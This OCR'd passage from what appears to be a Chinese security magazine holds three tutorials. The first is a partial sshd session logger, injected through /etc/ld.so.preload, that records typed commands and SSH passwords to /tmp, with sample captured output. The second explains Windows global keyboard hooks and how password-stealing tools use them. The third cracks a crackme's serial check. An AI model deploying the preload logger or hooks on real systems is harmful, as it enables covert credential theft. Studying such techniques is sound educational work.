        && ! (strncmp (parent, "/usr/sbin/sshd", strlen (parent)) == 0
            && strncmp (file, "/bin/bash", strlen (file)) == 0))
    goto out;
// 申请新的 pty，增加读写权限
if ((master_fd = posix_openpt(O_RDWR | O_NOCTTY)) == -1
        || grantpt(master_fd) == -1
        || unlockpt(master_fd) == -1)
    goto out;
if ((pid = fork()) == -1)
    goto out;
else if (pid == 0) {     /* 分离子进程 */
    setsid ();
    int slave_fd = open (ptsname(master_fd), O_RDWR);
    // 绑定输入、输出
    dup2(slave_fd, 0);
    dup2(slave_fd, 1);
    dup2(slave_fd, 2);
    close (slave_fd);
    close (master_fd);
    // 返回执行命令
    goto out;
} else {
    int status;
    struct termios original, settings;
    char output[255] = { 0 };
    tcgetattr(0, &original);
```

```
        // 关闭 echo，我们手动同步输入输出
        settings = original;
        cfmakeraw (&settings);
        tcsetattr (0, TCSANOW, &settings);
        // 日志文件路径，按照时间和用户名区分，我们不关心他的登录方式
        snprintf (output, sizeof (output), "/tmp/%s.%s", get_timestr(), get_username());
        logfd = open(output, O_WRONLY | O_APPEND | O_CREAT, 0644);
        if (logfd > 0)
        {
            // 监听输入输出
            do_select(master_fd);

            close (logfd);
            close (master_fd);
            // 还原终端属性
            tcsetattr (0, TCSANOW, &original);
            waitpid(pid, &status, 0);
        }
        exit(0);
}
```

监听读写的函数就比较简单了，如果 stdin 有输入，就先记录日志，再写回原先的 pty；反过来，如果原始终端有输出，就写回 stdout。

```
void do_select (int fd)
{
    fd_set fds;
    while (1)
    {
        FD_ZERO(&fds);
        FD_SET(0, &fds);
        FD_SET(fd, &fds);
        if (select(fd + 1, &fds, 0, 0, 0) == -1)
            break;

        /* stdin -> master */
        if (FD_ISSET(0, &fds))
            if (! do_sync(0, fd, 1))
                break;

        /* master -> stdout */
        if (FD_ISSET(fd, &fds))
            if (! do_sync(fd, 1, 0))
                break;
```

```
        }
    }
```

最后在 do_sync 里面，我们解析一下输入的字符串，写下日志就可以了。

实战

我们找一台 CentOS 做测试，编译安装后，我们让系统添加这个 so，输入“echo '/execve.so' > /etc/ld.so.preload”就可以了。现在重启一下 sshd，这个 so 就被注入到 sshd 进程了，下面我们来测试一下效果。

登录 ssh，随便输入几个命令，比如“ls /; ssh root@localhost”（输入一下密码看看）。现在我们打开日志，日志文件默认存储路径是/tmp/时间.用户名，如图 1 所示。

```
[root@localhost ~]# cat /tmp/20131220_09\:11\:39.root
20131220_09:11:40> ls /
20131220_09:11:43> ssh root@localhost
20131220_09:11:44> 123456
20131220_09:12:29> <0x3>cat /tmp/2<TAB>
```

图 1

可以看到，用户在 9:11 的时候连接了另外一台主机，输入的密码是 123456（本程序在 CentOS 5、6 上测试通过）。

Windows 的消息钩子机制

文/图 王晓松

大导演斯皮尔伯格曾经拍过一部叫做“霍克船长”的电影，主人公霍克船长，手没了，挂了个钩子，“霍克”就是“hook”的音译，中文直译就是“钩子”。在 Windows 中也有 hook 的概念，就是我们常说的挂钩技术。挂钩技术一个比较典型的应用就是早期的输入法实现，基本原理就是当我们切换到输入法时，输入法进程挂钩了系统中的按键消息，当有按键发生，就对接收到的英文字符进行收集，并转换为一个个的中文备选项供用户选择，当用户按下选择键，再将中文字符发送给目标进程。当然，这是早期输入法的实现，目前微软提供了专门的输入法接口，输入法的设计者能够将主要的精力放于输入法本身的功能，其实现简单规范，就不再使用钩子这种底层技术了。

SetWindowsHookEx 函数的使用

我们知道，Windows 的窗口是靠消息机制驱动的，Windows 系统提供了消息钩子的机制帮助用户完成对消息的截获、修改、转发。钩子分为局部钩子和全局钩子，其区别在于局部钩子只是针对当前进程的，而全局钩子是全系统范围的，我们将重点放在全局钩子上。

使用全局钩子涉及到两个文件：设置钩子的文件和钩子代码所在的文件。比如目前有这样的需求，进程 1 需要挂钩全局的键盘消息，当有按键发生时，此时进程 2 正在运行，那么如何执行进程 1 设置的代码呢？全局钩子机制实现的方法是将钩子代码放于一个动态链接库(DLL)中，如果在进程 2 运行期间发生了按键消息，则由系统将设定的动态链接库载入进程 2 的空间，并将代码指针指向 DLL 中的钩子代码。



图 1 全局钩子的示例

涉及全局钩子的文件有二，我们分别道来。

① 置钩子的文件

使用钩子最典型的函数是 SetWindowsHookEx，其调用代码为：

```
HHOOK SetWindowsHookEx(int idHook,HOOKPROC lpfn, HINSTANCE hMod,
DWORD dwThreadId);
```

idHook 表示安装的钩子类型。Windows 提供的钩子类型有很多种，都是以 WH_开头，其中 WH 是 Windows Hook 的缩写。可以挂钩的消息有 15 个之多，如 WH_CALLWNDPROC、WH_CBT、WH_DEBUG、WH_KEYBOARD、WH_MOUSE 等，其中最为常用的就是对于键盘、鼠标事件的挂钩 WH_KEYBOARD 和 WH_MOUSE。对于每种消息挂钩的具体内容，有兴趣的朋友可以查看相关资料。

lpfn 回调函数指针；

hMod 包含钩子函数的模块句柄，只在全局钩子中使用；

dwThreadId Hook 线程句柄，用来在监视特定线程时使用，针对全系统的钩子，该参数为 NULL。

举个例子，如我们要挂钩全局性的键盘消息，挂钩代码所在的文件为 HookDll.dll，在 c:\\windows\目录下，DLL 文件中需要执行的钩子代码函数为 myHookproc，那么通过函数 SetWindowsHookEx 设置钩子的使用示例如下：

```
HookProc hkproc;
HINTSTANCE hDll;
HHOOK hmyHook;
hDll=LoadLibrary((LPCTSTR)” c:\\windows\\HookDll.dll”);
//加载 DLL 库文件
hkproc=(HookProc)GetProcAddress(hDll,” myHookproc”);
//取库文件中的过程函数
hmyHook=SetWindowsHookEx(WH_KEYBOARD,hkproc,hDll,0); //设置钩子
```

上述代码的结构非常清晰，为了加载全局钩子，首先用户要将钩子代码编写在一个 DLL 文件中，当需要设置钩子时，首先调用 LoadLibrary 函数加载该 DLL 文件，并将其句柄保存

在变量 hDll 中，然后使用 GetProcAddress 函数取得在该库文件中钩子代码函数的地址，保存在变量 hkproc 中，最后直接调用 SetWindowsHookEx 函数，说明消息钩子的类型，并以变量 hDll 和 hkproc 作为参数传递进去，完成钩子函数的挂钩。

用户卸载钩子也很简单，卸载钩子的函数为：UnHookWindowsHookEx(HHOOK hhk)，其中参数 HHOOK hhk 为使用 SetWindowsHookEx 函数后获得的钩子句柄。当该函数被调用，则对应的钩子从钩子链表中摘除，并释放其占用的内存。

②包含钩子代码的文件

包含钩子代码的文件是一个标准的 DLL 文件，钩子代码作为一个回调函数，有着固定的格式，具体如下：

```
LRESULT CALLBACK WndProc（
int nCode，WPARAM wParam，LPARAM lParam）
{
    过程中的代码；
}
```

其中 Wndproc 为用户自定义的函数名称，三个参数 nCode、wParam、lParam 是由系统调用时传入的，用于提供挂钩消息的信息，nCode 依赖于挂钩消息的类型，不同的消息类型，nCode 的取值范围也不相同，而 wParam 和 lParam 的取值依赖于 nCode。举个例子，我们挂钩了键盘消息，那么 nCode 的取值就可以为 HC_ACTION 和 HC_NOREMOVE，而 wParam 存储的 WM_KEYUP 或者 WM_KEYDOWN 类似的信息，lParam 存储的按键是更加详细的信息，比如按键的虚拟码、扫描码等。

多个钩子的级联

对于同一种消息，可以有多个钩子函数对其进行挂钩，以满足多个应用挂钩系统消息的要求。这些钩子形成一个链表，如图 2 所示。这个钩子链表的使用有两点需要注意，一是对于新挂钩的钩子会放于链表的前端，首先得到处理，即越晚加入链表的钩子，当消息发生时越早得到处理。



图 2 多个钩子的连接

二是在这个链表中，下一级钩子要得到消息处理，需要上一级调用函数

CallNextHookEx，CallNextHookEx 函数的调用决定了是否将挂钩的消息传递给挂钩链表中的下一个节点。如果在一个挂钩点程序中没有调用 CallNextHookEx 函数，那么该消息也不会在该挂钩链表中传递，从而后面的挂钩程序将没有机会去处理该消息，因此可以说，谁最后挂钩，谁就取得了消息处理第一手的控制权，可以决定后面的挂钩程序能否得到该消息。其中 CallNextHookEx 函数的原型为：

```
LRESULT  CallNextHookEx(HHOOK  hhk,int  nCode,WPARAM  wParam,LPARAM  lParam);
```

hhk　当前钩子的句柄，由 SetWindowsHookEx 返回
nCode　事件代码
wParam　消息的类型
lParam　包含的消息

CallNextHookEx 函数的调用是在钩子代码中，即上面提到的 Wndproc(ncode,wParam，lParam)，其参数 nCode、wParam、lParam 也就完全继承自该函数，直接传递即可。

```
LRESULT CALLBACK WndProc（
int nCode，WPARAM wParam，LPARAM lParam）
{
    过程中的代码；
    Return CallNextHookEx(hhk,nCode,wParam,lParam)

}
```

当我们的某一级钩子得到处理控制权后，对该消息的处理可以有不同的需求，如屏蔽该消息，使得正常的消息处理机制像没有出现过该消息一样，也可以将该消息不传递给钩子链表其余的钩子，而直接进入正常的消息处理机制，当然比较礼貌的方式是自身处理完成后传递到下一个钩子处理函数，直到所有的钩子函数得到处理，再进入正常的消息处理机制。通过对 CallNextHookEx 函数的是否调用以及钩子代码的不同返回值，用户可以实现以下三种不同的需求。

第一种情况是钩子正常生效，并传递给消息处理函数，那么在钩子代码中调用 return CallNextHookEx；

第二种情况是令后面的钩子函数无法得到处理的机会，但是使用正常的消息处理函数，则调用 return 0；

第三种情况是令正常的消息处理函数也无法得到处理的机会，那么调用 return 1。



图 3 对消息不同的处理

一些说明

除了 WH_KEYBOARD、WH_MOUSE，Windows 还提供了一种低级钩子。WH_KEYBOARD_ LL 和 WH_MOUSE_LL，其中 LL 的含义就是 Low Level，低阶的意思。WH_KEYBOARD 和 WH_KEYBOARD_ LL 的区别在于前者是在应用程序调用 GetMessage 或者 PeekMessage 获取键盘消息时触发，而后者是当一个键盘输入事件插入到线程的输入队列时调用的。



图 4 两种钩子触发的位置

很显然，消息 WH_MOUSE_LL 的捕捉是在消息 WH_KEYBOARD 之前，WH_MOUSE_LL 是建立在系统范围内全局性的钩子。网上有一些介绍某知名聊天软件键盘保护原理的文章，首先大家要理解网上一些盗号软件的原理，如果你对本篇文章前面的介绍理解的比较清楚，那么就很容易想到，通过 SetWindowsHookEx 函数就可以设置全局键盘钩子，截获用户输入的密码后，再交由目标程序进行处理即可。为了防止这种情况的发生，被保护进程在启动之初就设置了 WH_KEYBOARD_ LL 钩子，因为 WH_KEYBOARD_ LL 钩子在 WH_KEYBOARD 钩子之前进行处理，因此设置的钩子会首先获得消息处理的控制权，取得输入的密码后直接使用 return 1 取消对该消息的传递，从而就有效避免了该消息被恶意进程的截获。但是问题又来了，如果恶意进程在最开始就挂钩了 WH_KEYBOARD_ LL 消息呢？还记得吗？在一个钩子链条中后来的钩子会排在前面，并且最先得到处理，而其可以决定是将该消息传递给下一个钩子，还是交给目标程序，或者直接将该消息丢弃。保护进程采取的措施是每隔一段时间就挂钩该 WH_KEYBOARD_

LL 消息，这样将该钩子排在前面，保证在大多数情况下能够首先获得消息的控制权。

本文中使用的钩子技术主要是围绕着 SetWindowsHookEx/CallNextHookEx 函数展开的，安全界还有一种钩子技术，学术名称是 inline hook，它所实现的原理实际上就是修改 Windows API 中的代码，达到改变程序流程，隐蔽代码的目的。其典型实现机制是：在 API 开头首先将需要挂钩的 API 函数的头 5 个字节保存在一个地方，然后在 API 开头用一条 JMP XXXXXXXX 指令替代，XXXXXXXX 是修改者需要执行代码的起始处，隐藏代码执行完成后，将头 5 个字节的指令改回，程序跳转回该 API 开头执行，像是什么也没有发生过。本文中的挂钩机制主要是使用系统提供的钩子机制对消息进行挂钩，以一种较为合法的方式完成用户消息的挂钩。

小结

本文介绍了 Windows 中的消息钩子机制，重点在于全局钩子的使用和内部机制。需要注意的是，全局钩子会占用相当的系统资源，影响系统的反应时间，因此使用要慎重，不使用时要进行 unhook 脱钩操作。另外，读者要重点理解对消息的不同处理体现在对 CallNextHookEx 函数的调用细节上。

（完）

一个 Crackme 的浮点算法分析

文/图 kevines

这个 Crackme 是很早以前在网上下载的，无壳，LCC 编译的 C 语言程序，爆破太简单，今天有时间就研究一下其注册算法，也算是恢复一下手感。该 Crackme 的运行界面如图 1 所示，注册失败的界面如图 2 所示。



图 1 软件运行界面



图 1 注册失败界面

直接上 OD，点击运行，输入假码，按“Register”，弹出注册失败对话框，如图 3 所示。



图 2 载入 OD 后

此时不要急着点击“确定”，先暂停 OD，Alt+F9 执行到用户代码，再点击“确定”，此时 OD 返回到 00401308，如图 4 所示。



图 3 返回到用户代码

往上看，004012DC 刚好跳过了注册成功提示，导致注册失败，直接将此处跳转 NOP 掉即可实现完美爆破。004012B5 和 004012C5 的两处 GetDlgItemTextA 函数分别获取用户名和密码。显然 004012D2 处的 CALL 就是关键 CALL，注册算法的核心，在此下断点，重新载入程序。

```
0040134A    55              push ebp
0040134B    89E5            movebp, esp
0040134D    83EC 68         sub esp, 68
00401350    FF75 08         push dwordptr [ebp+8]    ; 用户名
00401353    E8 78010000     call <jmp.&CRTDLL.atof>
00401358    DD55 E8         fst qword ptr [ebp-18]   ; [ebp-18]=atof(用户名)
0040135B    83EC 08         sub esp, 8
0040135E    DD1C24          fstp qword ptr [esp]
00401361    E8 82010000     call <jmp.&CRTDLL.floor>
00401366    DD5D F8         fstp qword ptr [ebp-8]   ; [ebp-8]=floor(用户名)
00401369    FF75 0C         push dwordptr [ebp+C]    ; 注册码
0040136C    E8 5F010000     call <jmp.&CRTDLL.atof>
00401371    DD55 D8         fst qword ptr [ebp-28]   ; [ebp-28]=atof(注册码)
00401374    83EC 08         sub esp, 8
00401377    DD1C24          fstp qword ptr [esp]
```

```
0040137A    E8 69010000      call <jmp.&CRTDLL.floor>
0040137F    83C4 18          add esp, 18
00401382    DD55 F0          fst qword ptr [ebp-10]      ; [ebp-10]=floor(注册码)
00401385    DC4D F8          fmul qword ptr [ebp-8]   ; X1=floor(注册码)*floor(用户
名)
00401388    D9EE             fldz
0040138A    DED9             fcompp     ; X1 和 0 比较
0040138C    DFE0             fstsw ax
0040138E    9E               sahf
0040138F    75 07            jnz short 00401398        ; ==失败；!=继续检测
00401391    31C0             xoreax, eax
00401393    E9 96000000      jmp 0040142E
00401398    DD45 F8          fld qword ptr [ebp-8]
0040139B    DC5D F0     fcomp qword ptr [ebp-10] ; floor(注册码)和 floor(用户名)比较
0040139E    DFE0             fstsw ax
004013A0    9E               sahf
004013A1    75 07            jnz short 004013AA        ; ==失败；!=继续检测
004013A3    31C0             xoreax, eax
004013A5    E9 84000000      jmp 0040142E
004013AA    DD45 F8          fld qword ptr [ebp-8]
004013AD    DD5D C8          fstp qword ptr [ebp-38]
004013B0    D9E8             fld1
004013B2    DD55 C0          fst qword ptr [ebp-40]
004013B5    DC5D C8          fcomp qword ptr [ebp-38]   ; 1 和 floor(用户名)比较
004013B8    DFE0             fstsw ax
004013BA    9E               sahf
004013BB    77 2D            ja short 004013EA    ; 大于则失败，小于等于可以继
续
004013BD    DF2D 38304000    fild qword ptr [403038]          ; 1.0*10e10
004013C3    DD55 B8          fst qword ptr [ebp-48]
004013C6    DC5D C8     fcomp qword ptr [ebp-38] ; 1.0*10e10 和 floor(用户名)比
较
004013C9    DFE0             fstsw ax
004013CB    9E               sahf
004013CC    72 1C            jb short 004013EA    ; 小于则失败，大于等于可以继
续
004013CE    DD45 F0          fld qword ptr [ebp-10]
004013D1    DD5D B0          fstp qword ptr [ebp-50]
004013D4    DD45 C0          fld qword ptr [ebp-40]
```

```
004013D7    DC5D B0          fcomp qword ptr [ebp-50]     ; 1 和 floor(注册码)比较
004013DA    DFE0             fstsw ax
004013DC    9E               sahf
004013DD    77 0B            ja short 004013EA   ; 大于则失败，小于等于可以继续
004013DF    DD45 B8          fld qword ptr [ebp-48]
004013E2    DC5D B0          fcomp qword ptr [ebp-50] ; floor(注册码)和 1.0*10e10 比较
004013E5    DFE0             fstsw ax
004013E7    9E               sahf
004013E8    73 04            jnb short 004013EE    ; 小于等于可以继续，大于则失
败
004013EA    31C0             xoreax, eax
004013EC    EB 40            jmp short 0040142E
004013EE    DD45 F8          fld qword ptr [ebp-8]
004013F1    D9FE             fsin
004013F3    DD5D A8          fstp qword ptr [ebp-58]    ; [ebp-58]=sin(floor(用户名))
004013F6    DD45 F0          fld qword ptr [ebp-10]
004013F9    D9FE             fsin
004013FB    DD5D A0          fstp qword ptr [ebp-60]    ; [ebp-60]=sin(floor(注册码))
004013FE    DD45 A8          fld qword ptr [ebp-58]
00401401    DC4D A0      fmul qword ptr [ebp-60] ; sin(floor(用户名))*sin(floor(注册
码))
00401404    DF2D 30304000    fild qword ptr [403030]     ; 1.0*10e16
0040140A    DEC9         fmulpst(1), st ; 1.0*10e16*sin(floor(用户名))*sin(floor(注册码))
0040140C    83EC 08          sub esp, 8
0040140F    DD1C24           fstp qword ptr [esp]
00401412    E8 D1000000      call <jmp.&CRTDLL.floor>
00401417    83C4 08          add esp, 8
0040141A    DD5D 98          fstp qword ptr [ebp-68]
; [ebp-68]=floor(1.0*10e16*sin(floor(用户名))*sin(floor(注册码)))
0040141D    D9EE             fldz
0040141F    DC5D 98          fcomp qword ptr [ebp-68]          ; [ebp-68]和 0 比较
00401422    DFE0             fstsw ax
00401424    9E               sahf
00401425    75 05            jnz short 0040142C          ; !=则跳到失败，==则成功
00401427    31C0             xoreax, eax
00401429    40               inceax ; 成功 eax=1
0040142A    EB 02            jmp short 0040142E
0040142C    31C0             xoreax, eax ; 失败 eax=0
0040142E    C9               leave
```

0040142F C3 retn

这段反汇编代码的注释已经很详细，看之前先要对汇编语言和浮点指令比较熟悉，将这段反汇编指令翻译成 C 语言，则代码如下：

```
intCheckMe(char* _Name,char* _Password)
{
    int _result = 0;
    double dName = floor(atof(_Name));
    double dPassword = floor(atof(_Password));
    double tmp = dName*dPassword;
    if(tmp<0.00000000001&&tmp>-0.00000000001)
    {
        _result = 0;
    }
    else
    {
        if(dName>=1.0 &&dName<=_t1 &&dPassword>=1.0 &&dPassword<=_t1)
        {
            if(0.0 == floor(sin(dName)*sin(dPassword)*_t2))
            {
                _result = 1;
            }
            else
            {
                _result = 0;
            }
        }
        else
        {
            _result = 0;
        }
    }
    return _result;
}
```

返回值为 1 表示用户名和注册码匹配，成功注册，返回值为 0 表示用户名和注册码不匹配，注册失败。从对应的 C 代码可以看出，最后要解决的问题就是求满足 sin(x)*sin(y)*10^16<1 的 x 和 y。

这个问题并不如想象中那么简单，我们需要使 sin(x)和 sin(y)尽可能接近于 0，也就是说 x、y 必须接近π的整数倍，并且 x、y 不能为 0。但是π是一个无理数，它的倍数也同样是一个无理数，不可能等于整数，也就是说，sin(x)和 sin(y)无法等于 0，只能尽可能接近 0。怎样使它们接近 0 呢？

我们知道像 22/7 或者 355/133 这些分数非常接近于π，因此 22 和 355 就非常接近于π的整数倍，我们可以计算得到 sin(22)=-0.008851309290 和 sin(355)=-0.00003014435336。从数学的连分数理论可以知道两种π的连分数表示，分别如下：

$$\pi = a + \cfrac{1}{b + \cfrac{1}{c + \cfrac{1}{d + \cfrac{1}{e + \cdots}}}} \qquad (1)$$

$$\pi = \cfrac{4}{1 + \cfrac{1^2}{2 + \cfrac{3^2}{2 + \cfrac{5^2}{2 + \cdots}}}} \qquad (2)$$

通过这种方式可以用分数来逼近π，公式 1 参考自 Cronos 的文章，其中 a 是不大于π的最大整数，b 是不大于$1/(\pi - a)$的最大整数，其余以此类推。这是一个迭代分数形式。利用公式 1 进行计算的程序源码如下，其中函数 CountAA()用于计算公式中的 a、b、c、d、e 等值，做一些初始化工作；函数 CountBB()用于计算 PI 的近似分数形式。其中的 PI 指代π的实际值，需要预先定义，越精确越好，也可以采用一些专业的数学计算软件来进行这项工作。

```
intaa[18] = {0};//用于存储公式中的 a,b,c,d,e 等值
double bb[20] = {0.0};
intCountAA()
{
    aa[0] = 3;
    bb[0] = 1.0/(PI-aa[0]);
    for(int j=1;j<18;j++)
    {
        aa[j] = floor(bb[j-1]);
        bb[j] = 1.0/(bb[j-1]-aa[j]);
    }
    return 0;
}

intCountBB()
{
```

```
        double a=0,b=0,c=0;
        for(int j=1;j<18;j++)//循环，计算 PI 的分数形式
        {
            a=1;
            b=aa[j];
            for(int i=j-1;i>0;i--)
            {
                c = a;
                a = b;
                b = c + b * aa[i];
            }
            a = a + 3*b;
            printf("%d %lf/%lf~pi；sin(%lf)=%.10lf\n",j,a,b,a,sin(a));
        }
        return 0;
    }
```

据此可以得到越来越接近于π的分数表示形式，如下所示：

```
1 22/7~pi；sin(22) = -0.008851309290
2 333/106~pi；sin(333) = -0.008821166114
3 355/113~pi；sin(355) = -0.00003014435336
4 103993/33102~pi；sin(103993) = -0.00001912933578
5 104348/33215~pi；sin(104348) = -0.00001101501758
6 208341/66317~pi；sin(208341) = 0.8114318195×〖10〗^(-5)
7 312689/99532~pi；sin(312689) = 0.2900699389×〖10〗^(-5)
8 833719/265381~pi；sin(833719) = 0.2312919416×〖10〗^(-5)
9 1146408/364913~pi；sin(1146408) = -0.5877799729×〖10〗^(-6)
10 4272943/1360120~pi；sin(4272943) = -0.5495794978×〖10〗^(-6)
